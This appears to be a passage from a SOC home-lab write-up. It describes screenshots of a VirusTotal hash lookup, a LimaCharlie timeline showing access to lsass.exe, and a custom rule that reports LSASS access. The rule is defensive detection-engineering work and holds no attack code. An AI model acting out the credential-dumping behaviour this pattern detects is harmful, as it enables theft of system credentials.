The screenshot shows a browser window displaying the VirusTotal search results for the file hash f8121b723fdd1634e9a574c06acb60b73d33b0f4e8e194b75ef70e0fb85e8e70. The interface includes a sidebar with file paths like 'c:\Users\User\Downloads\INADEQUATE...' and a main panel with a large circular icon containing a folder and a delete symbol. The text 'Item not found' is prominently displayed. Below it, there's a message about advanced malware searching capabilities and a link to learn more. A blue button labeled 'SEARCH HASH ON VIRUSTOTAL' is visible on the left.

Threat Hunting & Timeline Analysis

Timeline filtering was used to determine whether the suspicious process accessed sensitive system components or exhibited post-exploitation behaviour.

The screenshot displays a timeline analysis interface. On the left, a search bar shows the query 'routing.event_type is SENSITIVE_PROCESS_ACCESS' and a date range from '2025-12-10 23:09:12' to '2025-12-10 21:39:41'. The results show two events from 2025-12-10 22:53:32. The first event is expanded, showing details such as 'BASE_ADDRESS': '140702714429440', 'COMMAND_LINE': '"C:\Windows\system32\lsass.exe"', and 'FILE_PATH': '"C:\Windows\system32\lsass.exe"'. The second event is partially visible. A modal window on the right provides a detailed view of the first event, including its timestamp (2025-12-10 22:53:32), host name ('windev2305eval.localdomain'), and a JSON representation of the event data.

Detection Engineering & Response

Custom **Detection & Response (D&R) rules** were created within LimaCharlie to identify reoccurrence of this attack pattern. These rules ensure that similar activity triggers alerts in the future, enabling faster detection and response by a SOC analyst.

The screenshot shows the LimaCharlie interface with two main sections: 'Detect' and 'Response'. The 'Detect' section contains a code editor with the following content:

```
1 event: SENSITIVE_PROCESS_ACCESS
2 op: ends with
3 path: event/*/TARGET/FILE_PATH
4 value: lsass.exe
5
6 |
```

The 'Response' section contains a code editor with the following content:

```
1 - action: report
2 name: LSASS access|
```

What This Project Demonstrates

- Endpoint Detection & Response (EDR)
- SOC-style threat investigation
- Process & network telemetry analysis
- Command-and-Control attack simulation
- Detection engineering (D&R rules)
- Understanding attacker vs defender trade-offs